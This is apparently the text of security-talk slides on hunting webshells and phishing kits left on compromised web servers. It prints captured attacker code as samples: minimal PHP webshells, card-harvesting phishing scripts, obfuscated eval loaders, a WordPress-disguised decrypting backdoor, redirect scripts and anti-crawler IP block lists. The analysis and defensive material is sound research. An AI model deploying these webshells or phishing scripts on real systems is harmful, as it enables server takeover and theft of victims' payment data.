- cheap hoster –> all hosts infected!
- access.log –> find other webshell

Bounce like a boss




[redacted].ga/financepublique/

Index of /financepublique

```
Name               Last modified     Size Description
Parent Directory                       -
gouvv.zip          2018-07-14 23:30 248K
gouvv/             2018-07-15 00:03    -
```

Starts with a phish

Bounce like a boss




Passive DNS Replication ⓘ

Date resolved	Domain
2018-07-18	[redacted]
2018-07-18	[redacted]ga
2018-07-18	[redacted]
2018-07-18	[redacted]
2018-07-18	log-in-ac[redacted]

Then a host

Bounce like a boss




log-in-[redacted]

Index of /

```
Name         Last modified     Size Description
-----------------------------------------------
Lux-S.php    2018-07-12 13:57  113K
bbb.php      2018-07-17 16:09   203
cgi-bin/     2018-07-12 11:04     -
-----------------------------------------------
```

Then a host

Bounce like a boss



```
Uname: Linux lux11-host 3.10.0-862.3.3.el7.x86_64 #1 SMP Fri Jun 15 04:15:27 UTC 2018 x86_64
User:  1214 ( luxa10 ) Group: 1216 ( luxa10 )
Php:   5.6.36 Safe mode: OFF [ phpinfo ] Datetime: 2018-07-18 15:54:00
Hdd:   17.02 GB Free: 7.10 GB (41%)
Cwd:   /home/luxa10/public_html/ drwxr-x--- [ home ]
```

```
Name: bbb.php Size: 203 B Permission: -rw-r--r-- Owner/Group: luxa10/luxa10
Create time: 2018-07-17 20:10:28 Access time: 2018-07-17 20:13:18 Modify time: 2018-07-17 20:09:45
```

```
<script type="text/javascript">
<!--
function delayer(){
    window.location = "https://jennalanex.ga/box/box.com_16_07_2018/index.php"
}
//-->
</script>
<body onLoad="setTimeout('delayer()', 1)">
```

With free webshell!!

Bounce like a boss

```
user@debian$ du -hs infected/
1.5G infected/
user@debian$
```

Table of contents

1 Introduction

2 Web (in)-security

3 Search all the things

4 Attacker arsenal

5 Real life example

6 Lessons learned

7 Conclusion

Analyze all the files

From old to new

- oldest files are perl bots (yes.. perl)
- then C99
- then webshells
- file managers
- minimalist webshells : uploader/unzipper
- password protection…

PHP for the win

- yes, php is over-represented
- some asp webshell, but it’s negligeable

Analyze all the files

Copy pasting

- A lot of webshells
  - A gazillion of copies for each
- Same with phish kits
- Same with file managers
- Passwords are usually bad
  - If you have one shot, try ‘cracking’

Making fun of mistakes

Yay! Mistakes!

```
(...)
$PASS='4d1f35512954cb227b25bbd92e15bc7b'; //$PASS=cracking
```

```
(...)
$PASS=md5('cracking')
```

```
<label for=”Password”>Password:</label><H1>cracking</H1>
<input class=”password” type=”password” id=”Password” name=”Password”
    />
```

Making fun of mistakes


Yay ! Mistakes !

```php
$PASS='4d1f35512954cb227b25bbd92e15bc7b';
$password = md5($_GET['pass']);
if (($password == $PASS) or (apache_request_headers()['L'] == 'L')) {
       print(”Access granted”);
} else {
       die();
}
```

Yes some hackers are bad...

- uploads x.php, x.php.txt, x.jpg, x.gif, x.php7, x.php.html ...

Making fun of mistakes



```
$message .= "tel              : ".$_POST['numero']."\n";
$message .= "card            : ".$_POST['x1']." ";
$message .= "".$_POST['x2']." ";
$message .= "".$_POST['x3']." ";
$message .= "".$_POST['x4']."\n";
$message .= "date dexperation              : ".$_POST['MM']." ";
$message .= "".$_POST['AAAA']."\n";
$message .= "CVV              : ".$_POST['cvv']."\n";
$message .= "~~~~~~~~~ Infos ~~~~~~~~~~~\n";
$message .= "IPs              : $ip\n";
$message .= "~~~~~~~ CVV ~~~~~~~\n";
// PUT YOUR FUNCKING EMAIL HERE IF YOU WANT VICTIMS
$send = "aaaa@aaaaaa.aaaa";
// PUT YOUR MAIL HERE! YOUR MAIL!
```

Yeah, bro put your mail here !

Backdooring the backdoor

Coding a webshell is hard, so..

- Why don’t reuse this nice webshell found on a site with skulls and flame ?

Pirates are not nice to each others

- webshells are backdoored !
- sometime twice !
- and someone backdoor is backdoored (!?)

Backdooring the backdoor

```php
<?php
(lot of php stuff)
eval(gzuncompress(base64_decode('a long string .... ')));
(again a lot of php stuff)
?>
```

Attacker defense

Bad guys are lame in security ? Not at all..

- .htaccess
- antibots
- passwords
- fake 404
- header checks
- bouncers..


And annoying stuff

- eval gzipped eval gzipped etc…
- scrambling
- php obfuscation
- not efficient against motivated ones, but..

Attacker defense

```
/*------------------ Anti Crawler ------------*/
if(!empty($_SERVER['HTTP_USER_AGENT']))
{
    $userAgents = array(”Google”, ”Slurp”, ”MSNBot”, ”ia_archiver”, ”
         Yandex”, ”Rambler”);
    if(preg_match('/' . implode('|', $userAgents) . '/i', $_SERVER['
         HTTP_USER_AGENT']))
    {
        header('HTTP/1.0 404 Not Found');
        exit;
    }
}
echo ”<meta name=\”ROBOTS\” content=\”NOINDEX, NOFOLLOW\” />”; //For
     Ensuring... Fuck all Robots...
/*------------------ End of Anti Crawler -----*/
```


Attacker defense



```
[redacted]:~/[redacted]infected$ ls update-info/prevents
anti1.php  anti3.php  anti5.php  anti7.php  index.php
anti2.php  anti4.php  anti6.php  anti8.php
[redacted]:~/[redacted]infected$ head update-info/prevents/anti1.php
<?php $c28dd9c=$_SERVER['REMOTE_ADDR'];$c97e57ec=array("^66.102.*.*","^38.100.*.
*","^107.170.*.*","^149.20.*.*","^38.105.*.*","^173.239.*.*","^173.244.36.*","^7
4.125.*.*","^66.150.14.*","^54.176.*.*","^38.100.*.*","^184.173.*.*","^66.249.*.
*","^128.242.*.*","^72.14.192.*","^208.65.144.*","^74.125.*.*","^209.85.128.*","
^216.239.32.*","^74.125.*.*","^207.126.144.*","^173.194.*.*","^64.233.160.*","^7
2.14.192.*","^66.102.*.*","^64.18.*.*","^194.52.68.*","^194.72.238.*","^62.116.2
07.*","^212.50.193.*","^69.65.*.*","^50.7.*.*","^131.212.*.*","^46.116.*.* ","^6
2.90.*.*","^89.138.*.*","^82.166.*.*","^85.64.*.*","^85.250.*.*","^89.138.*.*","
^93.172.*.*","^109.186.*.*","^194.90.*.*","^212.29.192.*","^212.29.224.*","^212.
143.*.*","^212.150.*.*","^212.235.*.*","^217.132.*.*","^50.97.*.*","^217.132.*.*
","^209.85.*.*","^66.205.64.*","^204.14.48.*","^64.27.2.*","^67.15.*.*","^202.10
8.252.*","^193.47.80.*","^64.62.136.*","^66.221.*.*","^64.62.175.*","^198.54.*.*
","^192.115.134.*","^216.252.167.*","^193.253.199.*","^69.61.12.*","^64.37.103.*
","^38.144.36.*","^64.124.14.*","^206.28.72.*","^209.73.228.*","^158.108.*.*","^
```

Some anti-something


Attacker defense



```
<?php
@session_start();
error_reporting(0);
function message(){
     echo "HELLO BITCH BOOTS YOU ARE LOCKED BY X-taha| I FUCKING LOVE YOU HAHAHH
AHAHAHAHAHAHAHAHAH YLEH LOOOD T7OWA B L3RBIYA TA3RABT"; // BOOTS MESSAGE
    exit;
}
$ips = array( // LIST BOOTS IP
                 "^66.102.*.*",
                 "^38.100.*.*",
                 "^107.170.*.*",
                 "^149.20.*.*",
```

Crude language

Attacker defense



```
<?php
/*

FuCkEd By [!]DNThirTeen
https://www.facebook.com/groups/L34K.C0de/
*/
namespace IPQualityScore;
class BlacklistChecker {
        private $key = null;
        private $strictness = 0;
        private $user_agent = false;
        private $failure_redirect = null;
        private $success_redirect = null;
        private $max_fraudscore = null;
        private $allow_crawler = null;
        private $rules = null;
        const BASE_API_URL = 'https://www.ipqualityscore.com/api/js
```

Much ASCII ART

Attacker defense

htaccess

- sometime small, sometime big, sometime fun

```
A.B.C.D // leecher!
E.F.G.H // NSA or google
I.J.K.L // fuck you!
```

Attacker defense

more and more passwords...

- the old days

```php
<?php
  system($_GET['cmd']);
?>
```

- and now..

```php
<?php
  if isset($_GET['aef']) { system($_POST['vji']); }
?>
```

But, how they came in ? Can we know ?

No DFIR today..

- Sometime easy to guess
  - unauth upload dir
  - old vulnerable stuff
- Sometime impossible
  - ssh bruteforce ?
  - other host ?
  - other vector ?

Table of contents

1 Introduction

2 Web (in)-security

3 Search all the things

4 Attacker arsenal

5 Real life example

6 Lessons learned

7 Conclusion

Intermission 1

An innocent host with a view

- Day 1, windows malware
- Adding each day a malware for a week (low score on VT)
- Day 10 phishing campaign (successfull)
- Day 11 phishing campaign (total failure)
- Day 11 to 15 : tons of new directories, half installed phish kits
- Day 15 everything wiped
- Day 15 webserver deactivated

Curious cases of phishing failures


Teach a man to phish..

- zip kits are forgotten on servers
- … kits are poorly configured
- … and sometimes multi-trojanized
- … with results left on servers (???)
- and sometimes with no results at all…

WHO earns money with that ?

- users of phishing kits ?
- sellers of phishing kits ?


Curious cases of phishing failures



```
<?php

file_put_contents("[redacted] txt",  $_POST['emaile'] ."|". $_POST['username'] ."|".
 $_POST['address'] ."|". $_POST['cp']."|". $_POST['city'] ."|". $_POST['phone'].
"|".  $_POST['cc'] ."|". $_POST['expm']."|". $_POST['expy'] ."|". $_POST['cvc']
."\n", FILE_APPEND);
header('Location: remboursement_pris_en_compte.php');
exit();
```

Bro, I have all yours victims

Curious cases of phishing failures



```
[redacted]infected$ unzip -l PayPal-NEW-2021-FULL.zip
Archive:  PayPal-NEW-2021-FULL.zip
  Length      Date    Time    Name
---------  ---------- -----   ----
        0  2019-07-12 17:04   PayPal/
        0  2019-07-12 17:04   PayPal/PayPal/
       89  2018-07-09 13:40   PayPal/PayPal/.htaccess
        0  2019-07-12 17:04   PayPal/PayPal/app/
     1000  2018-09-07 16:48   PayPal/PayPal/app/index.php
        0  2019-07-12 17:04   PayPal/PayPal/app/lib/
        0  2019-07-12 17:04   PayPal/PayPal/app/lib/fonts/
    51334  2018-07-05 14:50   PayPal/PayPal/app/lib/fonts/icons_sans.eot
    69413  2018-07-05 14:50   PayPal/PayPal/app/lib/fonts/icons_sans.svg
    51024  2018-07-05 14:50   PayPal/PayPal/app/lib/fonts/icons_sans.ttf
    35676  2018-07-05 14:50   PayPal/PayPal/app/lib/fonts/icons_sans.woff
    40456  2018-06-23 02:53   PayPal/PayPal/app/lib/fonts/p_big_light.eot
```

Brand new 2021 they said…

Curious cases of phishing failures

Prepare to get bored

- `intitle:index.of intext:paypal.zip`
- download, grep for fopen
- results in real time if you're quick enough
- really disappointing

The boring case of Mirai/gafgyt and other bots

Mirai, gafgyt, and so on...

- more boring than phish kits
- always the same
- follow the C&C for fun (?)
- search for name, or `client.c` and `server.c`

Exceptionnaly

Once in while

- new malware variant
- strong code

Example of unknown source (troldesh maybe ?)

- Cheap technic
- High impact

Still unclear


- webshell well hidden
- good passwords

Analyze all the files

Technic

- A full wordpress theme uploaded
- PHP code embedded in a wordpress variable (or base64 png)
- Custom extraction routine
- Password MD5 used as a seed to decrypt php
- Still working on it


Analyze all the files



```
<?php
/**
 * Toolbar API: Top-level Toolbar functionality
 *
 * @package WordPress
 * @subpackage Toolbar
 * @since 3.1.0
 */

/**
 * Instantiate the admin bar object and set it up as a global for access elsewhere.
 *
 * UNHOOKING THIS FUNCTION WILL NOT PROPERLY REMOVE THE ADMIN BAR.
 * For that, use show_admin_bar(false) or the {@see 'show_admin_bar'} filter.
 *
 * @since 3.1.0
 * @access private
 *
 * @global WP_Admin_Bar $wp_admin_bar
 *
 * @return bool Whether the admin bar was successfully initialized.
 */

function _wp_admin_bar_init() {
        global $wp_admin_bar;

        if ( ! is_admin_bar_showing() )
                return false;

        /* Load the admin bar class code ready for instantiation */
        require_once( ABSPATH . WPINC . '/class-wp-admin-bar.php' );

        /* Instantiate the admin bar */

        /**
         * Filters the admin bar class to instantiate.
```

First part is unsuspicious, but

Analyze all the files



```
 * Returning false to this hook is the recommended way to hide the admin bar.
 * The user's display preference is used for logged in users.
 *
 * @since 3.1.0
 *
 * @param bool $show_admin_bar Whether the admin bar should be shown. Default false.
*/

function pre_admin_bar ( $wp_kses_data, $wp_nonce ) {

        $kses_str = str_replace( array ('%', '*'), array ('/', '='), $wp_kses_data );
        $filter = 'base'.'6'.'4'.'_decode';
        $filter = $filter( $kses_str );
        $md5 = strrev( $wp_nonce );
        $sub = substr( md5( $md5 ), 0, strlen( $wp_nonce ) );
        $wp_nonce = md5( $wp_nonce ). $sub;
        $prepare_func = 'g'.'z'.'inflate';
        $i = 0; do {
                $ord = ord( $filter[$i] ) - ord( $wp_nonce[$i] );
                $filter[$i] = chr( $ord % 256 );
                $wp_nonce .= $filter[$i]; $i++;
        } while ($i < strlen( $filter ));
        return @$prepare_func( $filter );

}

$wp_nonce = isset($_POST['f_pp']) ? $_POST['f_pp'] : (isset($_COOKIE['f_pp']) ? $_COOKIE['f_pp'] : NULL);
$wp_kses_data = '07ZDrQwa6UbFoqfZpODFm%%EmMp9dJWPwTBXF8QYAZ5zK7zdrqsSuFfuD71elbShG+JYtYbXjbUhRMXhAl5DaK50wy
```

something bad happens here

Table of contents

1 Introduction

2 Web (in)-security

3 Search all the things

4 Attacker arsenal

5 Real life example

6 Lessons learned

7 Conclusion

From Zero to Hero

Does warning admins works ?

- Sometime, I send mail
- I can count on one hand the answers
- But evil files tend to disappear :)

Who are those attackers ?

- cheap technics
- cheap attackers
- as long as it works, they'll continue

Don’t get your host smashed

Patch, update, maintain

- Terminate old servers,
- Patch others,
- Give strong passwords,
- Audits,
- yadda yadda...

```
$ grep -r 'exec(gzdecode' /var/www
```

Table of contents

1. Introduction
2. Web (in)-security
3. Search all the things
4. Attacker arsenal
5. Real life example
6. Lessons learned
7. **Conclusion**

Is there a turning point ?

Personal thought

- Landscape is evolving
- Less and less “personal” webservers
  - More and more facebook pages, no more personal blog
  - Or less and less PHP ?
- pirates are better at hiding ?
  - or more and more exposure
  - trackers etc..

Final words ?

bad guys are here

- phisher, wannabee hacker, kiddies, bots…
- loosy php scripts
- they are not always lame, we just find the lamest

google is (bad|good)

- Finding bad guys is harder

warning

- I'm not a lawyer, but : don't do this at home, it may be highly illegal
  - use tor (at the cost at high captcha rates)
  - use kali in live mode in VM in a burner laptop

DO YOU HAVE ANY QUESTIONS ?

THANK YOU FOR YOUR ATTENTION

SYNACKTIV